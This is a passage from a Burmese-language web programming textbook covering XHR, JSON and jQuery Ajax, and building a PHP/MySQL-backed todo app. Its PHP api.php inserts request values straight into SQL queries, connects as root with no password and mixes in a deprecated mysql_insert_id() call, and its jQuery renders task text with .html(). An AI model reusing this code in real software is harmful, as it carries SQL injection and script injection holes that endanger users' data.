`makeRequest()` Function အတွက် နောက်ဆုံးတန်ဖိုးအနေနဲ့ Nameless Function တစ်ခုကို ထည့်သွင်းပေးထားပါတယ်။ ဒီ Function မှာ XHR ရဲ့ `readyState` ကိုကြည့်ပြီး အခြေအနေကို စစ်ဆေးထားပါတယ်။ `readyState` က 4 ဆိုရင် Request ပြီးမြောက်သွားပြီဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပါတယ်။ Request ပြီးမြောက်တော့မှ Respond Status က `200` ဆိုရင် ပြန်လည်ပေးပို့လာတဲ့ Respond Content ကို Alert Box နဲ့ဖော်ပြမှာဖြစ်ပြီး မဟုတ်ရင်တော့ ပြဿနာတစ်စုံတစ်ရာကြောင့် Request မအောင်မြင်ကြောင်း ဖော်ပြမှာဖြစ်ပါတယ်။ Ready State နံပါတ်တွေရဲ့ အဓိပ္ပါယ် ကိုဖော်ပြပေးလိုက်ပါတယ်။

0 - Request အစမပြုရသေးပါ
1 - Server နှင့် ချိတ်ဆက်မိပါပြီ
2 - Request ကို ပေးပို့ပြီးပါပြီ
3 - Server မှ အလုပ်လုပ်နေပါပြီ
4 - Request ပြီးမြောက်၍ Respond လည်းလက်ခံရရှိပြီးပါပြီ

ဒီလို XHR အကူအညီနဲ့ Request တွေကို JavaScript နဲ့ပေးပို့ပြီး Web App တွေရဲ့အလုပ်လုပ်ပုံ ကို Asynchronous ဖြစ်နေအောင် ရေးသားနိုင်မှာဖြစ်ပါတယ်။ ဒီနေရာမှာတစ်ခုသတိပြုပါ။ XHR က HTTP ရဲ့ အလုပ်လုပ်ပုံကို ပြောင်းလဲစေခြင်း မဟုတ်ပါဘူး။ HTTP ကတော့ သဘာဝအတိုင်း Request ရှိလာရင် Respond ပြန်ပေးတယ်ဆိုတဲ့ အလုပ်ကိုပဲလုပ်ပေးနေမှာပါ။ XHR ဟာ Request ပြုလုပ်နည်း နောက်တစ်ခုသာ ဖြစ်ပါတယ်။

9.3 - XML or JSON

XHR Request တွေကို လက်ခံစီမံဖို့ရည်ရွယ်ဖန်တီးထားတဲ့ Server-side Script တွေက HTML Document တွေကို Respond မပြန်သင့်ပါဘူး။ XHR Request တွေဟာ JavaScript ကနေပြုလုပ်ခြင်းဖြစ်ပြီး အချက်အလက် ရယူလိုလို့ (သို့) လုပ်ငန်းတစ်ခု ဆောင်ရွက်သွားစေလိုလို့ပြုလုပ်တဲ့ Request တွေဖြစ်ပါတယ်။ HTML Structure အပြည့်အစုံပါတဲ့ Web Document တစ်ခုကိုလိုချင်လို့ ပြုလုပ်တဲ့ Request မျိုးတွေမဟုတ်ပါဘူး။ HTML Document ကို Respond ပြန်ပေးရင်လည်း XHR ကတော့ Respond Content အနေနဲ့လက်ခံထားပေးမှာပါပဲ။ ဒါပေမယ့် XHR Request တွေကို လက်ခံဖြေရှင်းဖို့ တည်ဆောက်ထားတဲ့ Server-side Script တွေက Data သက်သက်ကို ပြန်ပေးမှသာ သဘာဝကျမှာ ဖြစ်ပါတယ်။

Ajax နည်းပညာစတင်တွင်ကျယ်ချိန်မှာ အဲ့ဒီလို Data ကို Respond ပြန်ပေးဖို့အတွက် အဓိကသုံးတဲ့ Data Format ကတော့ XML ဖြစ်ပါတယ်။ ဒါကြောင့်လည်း XHR ရဲ့အမည်က `XMLHttpRequest` ဖြစ်နေခြင်းဖြစ်ပြီး Ajax အမည်မှာလည်း XML ပါဝင်နေခြင်း ဖြစ်ပါတယ်။ ဒါပေမယ့် အခုချိန်မှာတော့ XML ထက် ပိုမိုရိုးရှင်းတဲ့ JSON ကိုသာ Respond Data အတွက်ပိုပြီးအသုံးများလာကြပါတယ်။ JSON အကြောင်းကို **အခန်း (၅)** မှာ ဖော်ပြခဲ့ပြီး ဖြစ်ပါတယ်။ ကျွန်တော်တို့ ဆက်လက်ဖော်ပြမယ့်နမူနာတွေမှာ Respond Data အတွက် JSON ကိုပဲ အသုံးပြု ဖော်ပြသွားတော့မှာပါ။

9.4 - Components of Ajax Techniques

Ajax ဆိုတဲ့အခေါ်ကိုမိတ်ဆက်ခဲ့တဲ့ Jesse James Garrett ရဲ့အဆိုအရ Ajax နည်းစနစ်မှာ အခုလို နည်းပညာတွေ စုစည်းပါဝင် တယ်လို့ဆိုထားပါတယ်။

- HTML and CSS for presentation
- DOM for dynamic display of and interaction with data
- XML for the interchange of data
- XMLHttpRequest object for asynchronous communication
- JavaScript to bring these technologies together

အဲ့ဒီထဲက HTML, CSS, JavaScript, DOM တို့ကို ကျွန်တော်တို့လေ့လာ ထားခဲ့ပြီးပါပြီ။ XML အစား အသုံးပြု မယ့် JSON ကိုလည်းလေ့လာခဲ့ပြီးပါပြီ။ XHR API အကြောင်းလည်း မိတ်ဆက်ဖော်ပြခဲ့ပါပြီ။ တနည်းအားဖြင့် သိ သင့်တဲ့နည်း ပညာအားလုံး သိရှိပြီးဖြစ်ပါတယ်။ ဒီနည်းပညာတွေကို လက်တွေ့စုစည်း အသုံးချဖို့သာ လိုအပ်ပါတော့ တယ်။


9.5 - Ajax with jQuery

Browser ကတစ်ဆင့်လုပ်တဲ့ Request တွေမှာ၊ Request ပေးပို့ခြင်း၊ ပြန်လည်လက်ခံခြင်း၊ ဖော်ပြခြင်းတို့ကို Browser ကပဲ အားလုံးစီမံပြီးလုပ်ပေးသွားမှာပါ။ ကျွန်တော်တို့က URL လေးတစ်ခုပေးလိုက်ရင်ရပါပြီ။ Ajax Request တွေပြုလုပ် တဲ့အခါမှာတော့ Request စတင်ခြင်းကနေ Respond လက်ခံရရှိသည်အထိ ကိုယ်တိုင်စီမံရ မှာဖြစ်လို့ စဉ်းစားစရာတွေရှိ လာပါတယ်။ ဥပမာ - URL နဲ့ Request Data တွေဟာ သတ်မှတ်အချက်အလက်တွေ နဲ့ ကိုက်ညီဖို့လိုလာပါတယ်။ URL မှာလက်မခံတဲ့ Character တွေပါလာခဲ့ ရင် Encode လုပ်ပေးဖို့လိုပါတယ်။

ပြန်လည်လက်ခံရရှိတဲ့ Respond Data ကို လည်း Data Type ပေါ် မူတည်ပြီး XML ဆိုရင် Parse လုပ်ဖို့လိုပြီး JSON သို့မဟုတ် Script ဆိုရင် Evaluate လုပ် ပေးဖို့တွေလည်း လိုပါသေးတယ်။ Browser Support မတူညီတဲ့ ပြဿနာကလည်းရှိနေပါသေးတယ်။ ဒါကြောင့် လက်တွေ့မှာ Ajax Web App တွေ ဖန်တီးတဲ့အခါမှာ JavaScript နဲ့ တိုက်ရိုက်ရေးသားခြင်း အစား Ajax Framework တွေရဲ့အကူအညီနဲ့သာရေးကြလေ့ ရှိပါတယ်။

အခန်း (၅) မှာ jQuery ဟာ DOM Manipulation နဲ့ Ajax ကို ပိုမိုရိုးစင်းလွယ်ကူသွားအောင် ဖန်တီးပေးထားတဲ့ Framework တစ်ခုဖြစ်ကြောင်းဖော်ပြခဲ့ပါတယ်။ တနည်းအားဖြင့် jQuery ဟာ Ajax Framework တစ်ခုလည်း ဖြစ်ပါတယ်။ jQuery ရဲ့ထုံးစံအတိုင်း ရေးသားပုံရိုးရှင်းအောင် စီမံပေးထားပြီး URL Encode လုပ်ခြင်း၊ Respond Data Parse လုပ်ခြင်းစတဲ့ကိစ္စအတော် များများကို jQuery ကကျွန်တော်တို့ကိုယ်စား ဆောင်ရွက်ပေးသွားမှာ ဖြစ်ပါတယ်။ jQuery အသုံးပြုပြီး Ajax Request များပြုလုပ်ပုံကို ဆက်လက်ဖော်ပြပေးသွားပါမယ်။ jQuery မှာ Ajax Request ပြုလုပ်နိုင်တဲ့ Method အမျိုးမျိုး ရှိပါတယ်။ အဲ့ဒီထဲက အသုံးအဝင်ဆုံးဖြစ်မယ့် Method နှစ်ခုကတော့ **`$.get()`** နဲ့ **`$.post()`** တို့ဖြစ်ပါတယ်။ GET Request Method အသုံးပြုပြီး Request လုပ်ဖို့ အတွက် `$.get()` ကိုသုံးနိုင်ပြီး POST အတွက် `$.post()` ကိုအသုံးနိုင်ပါတယ်။

အခန်း (၅) မှာ jQuery DOM Manipulation အကြောင်းဖော်ပြခဲ့စဉ်က jQuery Object ဖြစ်တဲ့ Dollar Sign ကို Selector အနေနဲ့ အသုံးပြုခဲ့ပါတယ်။ Ajax အတွက်လည်း အဲ့ဒီ jQuery Object ကိုပဲသုံးရမှာပါ။ Selector အဖြစ် သုံးစဉ်က jQuery Object နောက်က ဝိုက်ကွင်းအဖွင့်အပိတ်နဲ့ CSS Selector ကိုထည့်သွင်းပေးရပါတယ်။ Ajax Request တွေအတွက်တော့ jQuery Object ကနေတစ်ဆင့် `get()` သို့မဟုတ် `post()` Method တို့ကိုတိုက်ရိုက် ရယူ အသုံးပြုခြင်းဖြစ်ပါတယ်။ ရေးသားပုံနမူနာကို **ပုံ (၉-က)** မှာဖော်ပြထားပါတယ်။



ပုံ (၉-က) jQuery Ajax Method

`get()` Method အသုံးပြုပုံကို နမူနာအနေနဲ့ဖော်ပြထားပါတယ်။ Parameter (၄) ခုထိ သတ်မှတ်ပေးနိုင်ပါတယ်။ ပထမဆုံး တစ်ခုဖြစ်တဲ့ URL ကိုသာ မဖြစ်မနေသတ်မှတ်ပေးဖို့လိုပြီး ကျန် (၃) ခုက Optional ဖြစ်ပါတယ်။ Request Data ရှိခဲ့ရင် JSON အနေနဲ့ ဒုတိယ Parameter နေရာမှာ ထည့်သွင်းပေးနိုင်ပါတယ်။ Request ပြီးစီး ချိန်မှာ ဆောင်ရွက်စေလိုတဲ့ လုပ်ဆောင်ချက်တွေကိုတော့ တတိယ Parameter နေရာမှာ Callback Function တစ်ခု အနေနဲ့ သတ်မှတ်ပေးထားနိုင်ပါတယ်။ နောက်ဆုံး Parameter တစ်ခုကတော့ Respond Data Type ဖြစ်ပါတယ်။ နမူနာပုံမှာ `json` လို့ သတ်မှတ်ထားပါတယ်။ မသတ်မှတ်ခဲ့ရင် Server ကပေးပို့လာတဲ့ Response Header မှာပါဝင်တဲ့ Content Type ကိုကြည့်ပြီး jQuery ကဆုံးဖြတ်ပေးသွားမှာဖြစ် ပါတယ်။

Server က ပြန်လည်ပေးပို့လာတဲ့ Respond Data တွေကိုတော့ Callback Function ရဲ့ Parameter အနေနဲ့ လက်ခံနိုင်ပါတယ်။ နမူနာပုံမှာ `data` လို့သတ်မှတ်ပေးထားပါတယ်။ နှစ်သက်ရာ Variable Name ကို `data` အစား အသုံးပြုနိုင်ပါတယ်။

`post()` Method ရဲ့အသုံးပြုပုံက `get()` အသုံးပြုပုံနဲ့အတူတူပါပဲ။ Request Method ပဲ ကွာသွားမှာ ဖြစ်ပါတယ်။ `get()` နဲ့ `post()` Method နှစ်ခုလုံးက `jqXHR` Object ကို ပြန်ပေးလေ့ရှိပါတယ်။ `jqXHR` Object ဟာ ပြုလုပ်လိုက်တဲ့ Request ရဲ့ အခြေအနေကိုစစ်ဆေးဖို့ အသုံးဝင်ပါတယ်။ `done`, `fail`, `always` ဆိုပြီး အခြေအနေ (၃) ရပ်နဲ့ လုပ်ဆောင်ချက်တွေ ကိုယ်စီသတ်မှတ်ထားနိုင်ပါတယ်။ ဥပမာ -

```
var obj = $.get("book-list.php");
obj.done( function() {
  // do something on request success
});

obj.fail( function() {
  // do something on request failure
});
obj.always( function() {
  // do something on request completion, either success or failure
});
```


(သို့မဟုတ်)

```
$.get("book-list.php").done( function() { … } )
                      .fail( function() { … } )
                      .always( function() { … } );
```

ဒီနည်းနဲ့ Request ရဲ့ အောင်မြင်မှု၊ မအောင်မြင်မှုအခြေအနေပေါ်မူတည်ပြီး လုပ်ဆောင်ချက်ကိုယ်စီ သတ်မှတ်ထားနိုင်မှာ ဖြစ်ပါတယ်။

9.6 - Persistence Todo List App

အခန်း (၅) မှာ jQuery နဲ့ Todo List App လေးတစ်ခု တည်ဆောက်ခဲ့တာကို သတိရကြဦးမှာပါ။



အဲ့ဒီ Todo List App လေးဟာ Interface ပိုင်းလုပ်ဆောင်ချက်တွေ ပြည့်စုံပြီးဖြစ်ပါတယ်။ Task အသစ်တွေ ထည့်သွင်းနိုင်ပါတယ်။ ထည့်သွင်းထားတဲ့ Task တွေကို ပယ်ဖျက်နိုင်ပါတယ်။ ဆောင်ရွက်ပြီး Task များကို ပြီးစီးကြောင်း Check လုပ်ပေးနိုင်ပါတယ်။ သူ့မှာလိုအပ်နေတာကတော့ JavaScript (jQuery) သက်သက်နဲ့ ရေးသားထားတဲ့အတွက် အချက်အလက်တွေကို အမြဲသိမ်းဆည်းမထားနိုင်ခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် Browser ကို Reload လုပ်လိုက်ရင် ထည့်သွင်းထားတဲ့အချက် အလက်တွေ ပြန်လည်ကွယ်ပျောက်သွားမှာဖြစ်ပါတယ်။

အချက်အလက်တွေကို MySQL Database မှာ သိမ်းဆည်းထားနိုင်စေမယ့် လုပ်ဆောင်ချက်တွေကို Ajax နည်းစနစ် အသုံးပြုပြီးဖြည့်စွက်ချင်ပါတယ်။ ပထမဦးဆုံးအနေနဲ့ `htdocs` Folder ထဲမှာ `todo` အမည်နဲ့ Folder တစ်ခု တည် ဆောက်ပေးပါ။ `todo` Folder ထဲမှာ `index.php`, `jquery.js`, `app.js`, `style.css`, `api.php` စတဲ့ File များဆက်လက် တည်ဆောက်ပေးပါ။

```
todo/
|-- index.php
|-- jquery.js
|-- app.js
|-- style.css
|-- api.php
```

`jquery.js` ကိုရရှိဖို့အတွက် jquery.com ကနေ Download ရယူရမှာဖြစ်ပါတယ်။ `index.php`, `style.css` နဲ့ `app.js` တို့အတွင်းမှာ ထည့်သွင်း ပေးရမှာတွေကတော့ ကျွန်တော်တို့ **အခန်း(၅)** မှာ ရေးသားခဲ့ပြီးဖြစ်တဲ့ HTML, CSS, JavaScript တွေပဲဖြစ်ပါတယ်။ ပြန်လည်ဖော်ပြပေးလိုက်ပါတယ် -

[`index.php` တွင်ထည့်သွင်းရန်]

```
<!doctype html>
<html>
<head>
  <meta charset="UTF-8">
  <title>Todo</title>
  <link rel="stylesheet" href="style.css">
</head>
<body>
  <div id="wrap">
    <h1>Task List <span>0</span></h1>
    <ul id="tasks"></ul>
    <ul id="done"></ul>

    <div id="new-task">
    <input type="text" /><button>+</button>
    </div>
  </div>

  <script src="jquery.js"></script>
  <script src="app.js"></script>
</body>
</html>
```

[`style.css` တွင်ထည့်သွင်းရန်]

```
#wrap {
  width: 360px;
  margin: 20px auto;
  padding: 20px;
  border: 6px solid #DDD;
  overflow: hidden;
}

h1 {
  margin: 0 0 20px 0;
  padding: 0 0 5px 0;
  font-size: 18px;
  border-bottom: 1px solid #DDD;
}
h1 span {
  float: right;
  display: block;
  background: #9cf;
  font-size: 12px;
  padding: 2px 6px;
  color: #FFF;
}

ul {
  list-style: none;
  margin: 0;
  padding: 0;
}
```

```
ul li {
  overflow: hidden;
  padding: 4px 0;
}

li input, li span {
  float: left;
  margin-right: 6px;
}

li a {
  float: right;
  text-decoration: none;
  font-weight: bold;
  color: #900;
  padding: 0 8px;
  display: none ;
}
li:hover a {
  display: inline;
}


#new-task {
  margin-top: 20px;
  padding-top: 10px;
  border-top: 1px solid #efefef;
  overflow: hidden;
}
#new-task input {
  border: 1px solid #DDD;
  border-right: 0 none;
  padding: 2px;
  width: 240px;
  height: 20px;
  float: left;
}
#new-task button {
  width: 30px;
  border: 1px solid #DDD;
  background: #eee;
  font-weight: bold;
  color: #666;
  padding: 2px 2px 3px 2px;
  float: left;
}
#done {
  line-height: 18px;
  margin-bottom: 10px;
}
#done span {
  text-decoration: line-through;
  font-size: 12px;
  color: #999;
}
```

[app.js တွင် ထည့်သွင်းရန်]

```
$(document).ready(function() {
  $("#new-task button").click(function() {
    var task = $("#new-task input").val();

    if(!task) return false;

    buildTask(task).appendTo("#tasks");
    $("h1 span").html( $("#tasks li").length );

    $("#new-task input").val("").focus();
  });

  $("#new-task input").keydown(function(e) {
    if(e.which == 13)
      $("#new-task button").click();
  });
});
function buildTask(msg) {
  var checkbox = $("<input>", {
    type: "checkbox"
  }).click(function() {
    if($(this).is(":checked")) {
      $(this).parent().prependTo("#done");
    } else  {
      $(this).parent().appendTo("#tasks");
    }

     $("h1 span").html( $("#tasks li").length );
  });

  var task = $("<span>").html(msg);

  var del = $("<a>", {
    href: "#"
  }).html("&times;").click(function() {
    $(this).parent().remove();
    $("h1 span").html( $("#tasks li").length );
  });

  return $("<li>").append(checkbox).append(task).append(del);
}
```

ဒီအထိအားလုံးပြည့်စုံအောင် ထည့်သွင်းပြီးပြီဆိုရင် Browser URL Bar မှာ http://localhost/todo/ လို့ထည့်သွင်းစမ်းသပ်နိုင်ပါပြီ။ မူလအလုပ်လုပ်ပုံအတိုင်း JavaScript Todo List App ကို ပြန်လည်ရရှိမှာဖြစ်ပါတယ်။ အချက်အလက်တွေ သိမ်းဆည်းဖို့အတွက် Database Table တည်ဆောက်ခြင်းနဲ့ လိုအပ်တဲ့ PHP Code တွေ ရေးသားခြင်းကို ဆက်လက်ဆောင် ရွက်ရမှာဖြစ်ပါတယ်။ PHP Code တွေ ပါဝင်လာတော့မှာဖြစ်လို့ ယခင်ရေးသားခဲ့ပြီးသား အတိုင်းမသုံးပဲ `htdocs` Folder ထဲမှာ အသစ်ပြန်လည် တည်ဆောက်နေခြင်းလည်းဖြစ်ပါတယ်။

လက်ရှိရေးသားထားတဲ့ jQuery Code တွေရဲ့ အဓိပ္ပါယ်ကို မှတ်မိကြလိမ့်ဦးမယ်လို့ ထင်ပါတယ်။ အကယ်၍ မေ့နေခဲ့ရင်လည်း **အခန်း(၅)** မှာပဲပြန်လည်လေ့လာကြည့်ပေးပါ။ ဒီနေရာမှာတော့ ဆက်လက်ဖြည့်စွက်မယ့် Ajax နည်းစနစ်ပိုင်း ကိုပဲ ဖြည့်စွက်ဖော်ပြပေးတော့မှာပါ။

ဆက်လက်ပြီး phpMyAdmin ကနေ `todo` အမည်နဲ့ Database တစ်ခုတည်ဆောက်ပေးပါ။ အဲ့ဒီ `todo` Database ထဲမှာမှ `tasks` အမည်နဲ့ Table တစ်ခုဆက်လက်တည်ဆောက်ပေးပါ။ `tasks` Table မှာ ပါဝင်ရမယ့် Column တွေ ကတော့ အခုဖြစ်ပါတယ် -

```
tasks Table
id - INT - PRIMARY - Auto Increment
subject - VARCHAR (255)
status - INT (1)
created_date - DATETIME
```

Column (၄) ခုပါဝင်ပါတယ်။ သိမ်းဆည်းလိုတဲ့အဓိကအချက်က Task `subject` ပါ။ `status` Column ကတော့ Task ရဲ့ ဆောင်ရွက်ပြီးစီးမှုအခြေအနေကို မှတ်သားဖို့ဖြစ်ပါတယ်။ ပြည့်စုံဖို့ဆိုရင် Task Priority, Due Date, Task Detail စတဲ့ အချက်တွေ ပါဝင်သင့်ပါသေးတယ်။ ဒါပေမယ့် Code နမူနာဖော်ပြတဲ့အခါ အတက်နိုင်ဆုံး ရိုးရှင်းစေလိုတဲ့အတွက် အဲ့ဒီအချက်တွေ မထည့်သွင်းတော့ပါဘူး။ Task Subject နဲ့ Status ကိုပဲသိမ်းဆည်းပါတော့မယ်။ စမ်းသပ်နိုင်ဖို့အတွက် Task တစ်ချို့ကို လည်း phpMyAdmin ကနေပဲ ကြိုတင်ထည့်သွင်းပေးထားသင့်ပါတယ်။

Server-side Scripts

ဆက်လက်ပြီး `api.php` ထဲမှာ ပေးပို့လာတဲ့ Request Data ကို `tasks` Table ထဲမှာ သိမ်းဆည်းပေးခြင်း၊ ပြန်လည်ရယူပေးခြင်း၊ ပယ်ဖျက်ပေးဖျက်ပေးခြင်း စတဲ့လုပ်ဆောင်ချက်တွေအတွက် PHP Code တွေ ရေးသားပေးပါမယ်။ အဓိကလုပ်ဆောင်ချက် (၅) ခုရှိမှာဖြစ်ပြီး (၅) ခုလုံးကို `api.php` Script တစ်ခုတည်းမှာပဲ စုပေါင်းရေးသားထားမှာပါ။

၁.) ရှိနေသည့် Tasks စာရင်းရယူခြင်း
၂.) Task အသစ်ထည့်သွင်းခြင်း
၃.) Task များပယ်ဖျက်ခြင်း
၄.) ပြီးစီးကြောင်း Status မှတ်သားခြင်း
၅.) မပြီးစီးသေးကြောင်း Status မှတ်သားခြင်း

- တို့ဖြစ်ပါတယ်။ အောက်မှာပေးထားတဲ့ Code ကို `api.php` ထဲမှာ ကူးယူထည့်သွင်းပေးပါ။

```php
<?php
  $conn = mysqli_connect("localhost", "root", "");
  mysqli_select_db($conn, "todo");

  $action = $_REQUEST['action'];

  switch($action) {
    case "get":
      get_all_tasks();
      break;
    case "add":
      add_task();
      break;
    case "del":
      del_task();
      break;
    case "done":
      done_task();
      break;
    case "undo":
      undo_task();
      break;
    default:
      unknown_action();
  }

  function get_all_tasks() {
    global $conn;
    $result = mysqli_query($conn, "SELECT * FROM tasks");

    $tasks = array();
    while($row = mysqli_fetch_assoc($result)) {
      $tasks[] = $row;
    }

    echo json_encode($tasks);
  }

  function add_task() {
    global $conn;
    $subject = $_POST['subject'];

    $result = mysqli_query($conn, "INSERT INTO tasks (subject, created_date)
                              VALUES ('$subject', now())");
    if($result) {
      $id = mysql_insert_id();
      echo json_encode(array("err" => 0, "id" => $id));
    } else {
      echo json_encode(array("err" => 1, "msg" => "Unable to insert task"));
    }
  }
```

```
  function del_task() {
    global $conn;
    $id = $_POST['id'];

    $result = mysqli_query($conn, "DELETE FROM tasks WHERE id = $id");
    if($result) {
      echo json_encode(array("err" => 0));
    } else {
      echo json_encode(array("err" => 1, "msg" => "Unable to delete task"));
    }
  }

  function done_task() {
    global $conn;
    $id = $_POST['id'];

    $result = mysqli_query($conn,
                  "UPDATE tasks SET status = 1 WHERE id = $id");
    if($result) {
      echo json_encode(array("err" => 0));
    } else {
      echo json_encode(array("err" => 1, "msg" => "Unable to update status"));
    }
  }

  function undo_task() {
    global $conn;
    $id = $_POST['id'];

    $result = mysqli_query($conn,
                  "UPDATE tasks SET status = 0 WHERE id = $id");
    if($result) {
      echo json_encode(array("err" => 0));
    } else {
      echo json_encode(array("err" => 1, "msg" => "Unable to update status"));
    }
  }

  function unknown_action() {
    echo json_encode(array("err" => 1, "msg" => "Unknown Action"));
  }
?>
```

ပထမဆုံးအနေနဲ့ Database ချိတ်ဆက်ခြင်း ဆောင်ရွက်ပြီးနောက် Request Data အနေနဲ့ပါဝင်လာတဲ့ `action` ကို စစ်ဆေးပြီး ဘယ် `action` ဆိုရင်ဘယ် Function ကို အလုပ်လုပ်ပေးရမလဲ `switch` Statement နဲ့ ခွဲခြားသတ်မှတ်ပေးပါတယ်။ `action` က `get` ဆိုရင် `get_all_tasks()` Function ကို အလုပ်လုပ်ပေးမှာ ဖြစ်ပါတယ်။ Browser URL Bar မှာ http://localhost/todo/api.php?action=get လို့ထည့်သွင်းကြည့်ရင် အခုလို ရလဒ်မျိုးကို ရရှိမှာဖြစ်ပါတယ်။

```
[{"id":"1","subject":"Something to do","status":"0", "created_date":"2013-05-15
12:59:20"},{"id":"2","subject":"Yet another thing to do","status":"0",
"created_date":"2013-05-15 12:59:20"}]
```

`api.php` ထဲမှာ လုပ်ဆောင်ချက်တွေ အများကြီးရေးသားထားပေမယ့် Request နဲ့အတူ `action=get` ဆိုတဲ့ တန်ဖိုး ပါဝင်လာတဲ့အတွက် `get_all_tasks()` Function တစ်ခုတည်းကိုပဲ အလုပ်လုပ်သွားခြင်းဖြစ်ပါတယ်။ `get_all_tasks()` Function က `tasks` Table ထဲမှာ ရှိသမျှ Record တွေကို ဆွဲထုတ်ပြီး `$tasks` Array ထဲမှာစုစည်း ထည့်သွင်းပါတယ်။ ပြီးတော့မှ အဲ့ဒီ Array ကို `json_encode()` Function နဲ့ JSON Format ဖြစ် အောင်ပြောင်းပြီး `echo` နဲ့ ရိုက်ထုတ်ပေးထားလို့ အခုလို ရလဒ်ကိုရရှိတာဖြစ်ပါတယ်။

Browser မှာ http://localhost/todo/api.php လို့ပဲထည့်သွင်းကြည့်ရင်တော့ ရလဒ်ကအခုလို ဖြစ်မှာပါ။

```
{"err":1,"msg":"Unknown Action"}
```

Request နဲ့အတူ `action` Query Value ပါဝင်လာခြင်းမရှိလို့ case တစ်ခုနဲ့မှမကိုက်ညီတဲ့အတွက် `default` အဖြစ် သတ်မှတ်ထားတဲ့ `unknown_action()` Function ကိုအလုပ်လုပ်ပေးသွားခြင်းဖြစ်ပါတယ်။ ကျန် Function တွေကတော့ သက်ဆိုင်ရာလုပ်ငန်းအလိုက် Task ထည့်သွင်းခြင်း၊ ပယ်ဖျက်ခြင်း၊ Status Update လုပ်ခြင်းတို့ကို ဆောင်ရွက်ပေးထားခြင်း ဖြစ်ပါတယ်။ ရေးသားထားတဲ့ Code ကိုလေ့လာကြည့်ရင် Function တစ်ခုခြင်းစီရဲ့အလုပ်လုပ် ပုံကို နားလည်နိုင်မယ်လို့ ယူဆပါတယ်။

Adding Ajax Requests

ဆက်လက်ပြီး `app.js` မှာ Ajax လုပ်ဆောင်ချက်တွေထည့်သွင်းပါမယ်။ ပထမအဆင့်အနေနဲ့ `buildTask()` Function ကို အခုလိုပြုပြင်ပေးပါ။

```
function buildTask(msg, id) {
  var checkbox = $("<input>", {
    type: "checkbox"
  }).click(function() {
    if($(this).is(":checked")) {
      $(this).parent().prependTo("#done");
    } else {
      $(this).parent().appendTo("#tasks");
    }

     $("h1 span").html( $("#tasks li").length );
  });

  var task = $("<span>").html(msg);
  var del = $("<a>", {
    href: "#"
  }).html("&times;").click(function() {
    $(this).parent().fadeOut(function () {
      $(this).remove();
      $("h1 span").html( $("#tasks li").length );
    });
  }).hide();

  return $("<li>").data("id", id).append(checkbox) .append(task) .append(del);
}
```

ပြင်ဆင်ရမယ့်နေရာကို Highlight လုပ်ပေးထားပါတယ်။ ဒီအဆင့်မှာ ကျန် Code တွေကတော့ အပြောင်းအလဲမရှိ အတူတူပါပဲ။ တစ်ချို့ ကိစ္စတွေကို Record ID သိရမှ အလုပ်လုပ်နိုင်မှာဖြစ်လို့ Task List ရိုက်ထုတ်စဉ်မှာ `id` တန်ဖိုးကို jQuery ရဲ့ `data()` Function အသုံးပြုပြီး သက်ဆိုင်ရာ `<li>` Element နဲ့အတူ တွဲဖက်ထည့်သွင်းပေးထားခြင်းဖြစ်ပါတယ်။

ဆက်လက်ပြီး Page Load လုပ်တဲ့အချိန်မှာ tasks Table ထဲက Record တွေကိုရယူပြီးဖော်ပြချင်ပါတယ်။ ဒါကြောင့် `$(document).ready()` အတွင်းတစ်နေရာမှာ အောက်ပါ Code ကို ဖြည့်စွက်ပေးပါ။

```
$.get("api.php", {action: "get"}, function( tasks ) {

